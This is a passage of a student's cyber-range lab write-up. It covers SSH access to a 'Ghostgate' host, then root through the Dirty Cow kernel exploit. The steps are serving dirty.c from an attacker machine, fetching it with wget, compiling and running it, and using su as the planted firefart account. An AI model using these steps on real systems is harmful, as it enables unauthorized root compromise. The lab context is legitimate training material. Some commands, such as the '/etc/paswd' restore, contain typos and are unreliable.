
```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

**(Figure 9: brute force )**

## Step 4: SSH into server

Lets ssh into the server as user aetian and gain access as a user.

***ssh aetian@192.168.2.150***



```
┌──(root💀kali)-[/home/kali/Desktop/cyberrange/ghostgate]
└─# ssh aetian@192.168.2.150
Password:
Last login: Mon Sep 27 18:24:44 2021 from 10.8.0.109
Have a lot of fun...
aetian@Ghostgate:~> ls
bin  Documents  public_html
aetian@Ghostgate:~> cd bin
aetian@Ghostgate:~/bin> ls
aetian@Ghostgate:~/bin> cd ../
aetian@Ghostgate:~> cd ~
aetian@Ghostgate:~> ls
bin  Documents  public_html
```

```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

**(Figure 10: ssh into aetian)**


## Step 5: Privilege escalation with Dirty Cow exploit

From our /tmp mount we know that the system is vulnerable to dirty cow exploit. Download the file from the following github repository.

https://github.com/firefart/dirtycow

Create a http server to which we can download the file from.

***python3 -m http.server***




```
┌──(root💀kali)-[/home/kali/Desktop/dirtycow-master]
└─# ls
dirty.c  README.md

┌──(root💀kali)-[/home/kali/Desktop/dirtycow-master]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.8.0.115 - - [22/Oct/2022 07:36:55] "GET / HTTP/1.1" 200 -
10.8.0.115 - - [22/Oct/2022 07:36:55] code 404, message File not found
10.8.0.115 - - [22/Oct/2022 07:36:55] "GET /favicon.ico HTTP/1.1" 404 -
```

```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

**(Figure 11: spawning python http server)**

Download dirty.c from our ssh connection

***wget http://10.8.0.115:8000/dirty.c***



```
aetian@Ghostgate:/tmp> wget http://10.8.0.115:8000/dirty.c
--2021-09-28 18:50:35--  http://10.8.0.115:8000/dirty.c
Connecting to 10.8.0.115:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4815 (4.7K) [text/x-csrc]
Saving to: `dirty.c'

100%[=======================================================>] 4,815       --.-K/s   in 0.007s

2021-09-28 18:50:35 (715 KB/s) - `dirty.c' saved [4815/4815]

aetian@Ghostgate:/tmp> 
```

```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

**(Figure 12: transferring dirty.c successfully through python server into aetian)**

Once the file is in the system we can compile it and user firefart is added. We need to move to the /tmp directory as it has read and write permissions for files.

***cd /tmp***

***gcc -pthread dirty.c -o exploit -lcrypt***


***./exploit***

Set password to whatever you desire.

***Su firefart***

*Enter password you've set*

We can change to root directory to show we have access to this system as a root user.



```
aetian@Ghostgate:/tmp> su firefart
Password:
Ghostgate:/tmp # ls
1785097705  exploit          kde-centurion      orbit-centurion      ssh-TAAOI3565  .X0-lock         xwlog
dirty.c     hsperfdata_root  kde-root           passwd.bak           ssh-VPMAW3334  .X11-unix
.esd-1000   .ICE-unix        ksocket-centurion  pulse-k8idDVRHDkr6   VMwareDnD      xauth.XXXXSbuNLC
Ghostgate:/tmp # cd ~
Ghostgate:~ # ls
.bash_history  bin  .config  .exrc  .gnupg  inst-sys  .kbd  .kdm  .qt  .viminfo  .xauthlBohUU  .xauthzd5kMB
Ghostgate:~ # whoami
firefart
Ghostgate:~ # mv /tmp/passwd.bak /etc/paswd
Ghostgate:~ # 
```

```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

**(Figure 13: executing dirty.c and gaining root access)**

## Conclusion

This server took longer than I would have liked to and had to refer to the write up that desmond had did to stir myself in the right direction. If my vnc viewer had worked as expected perhaps I would have been able to do it with a bit more time. I was familiar with the dirty cow exploit and using a HTTP server to transfer the file across, if the http isn't available and netcat is installed it is also possible to transfer files with netcat (this I didn't check), it is quite likely to be installed as it is a linux OS.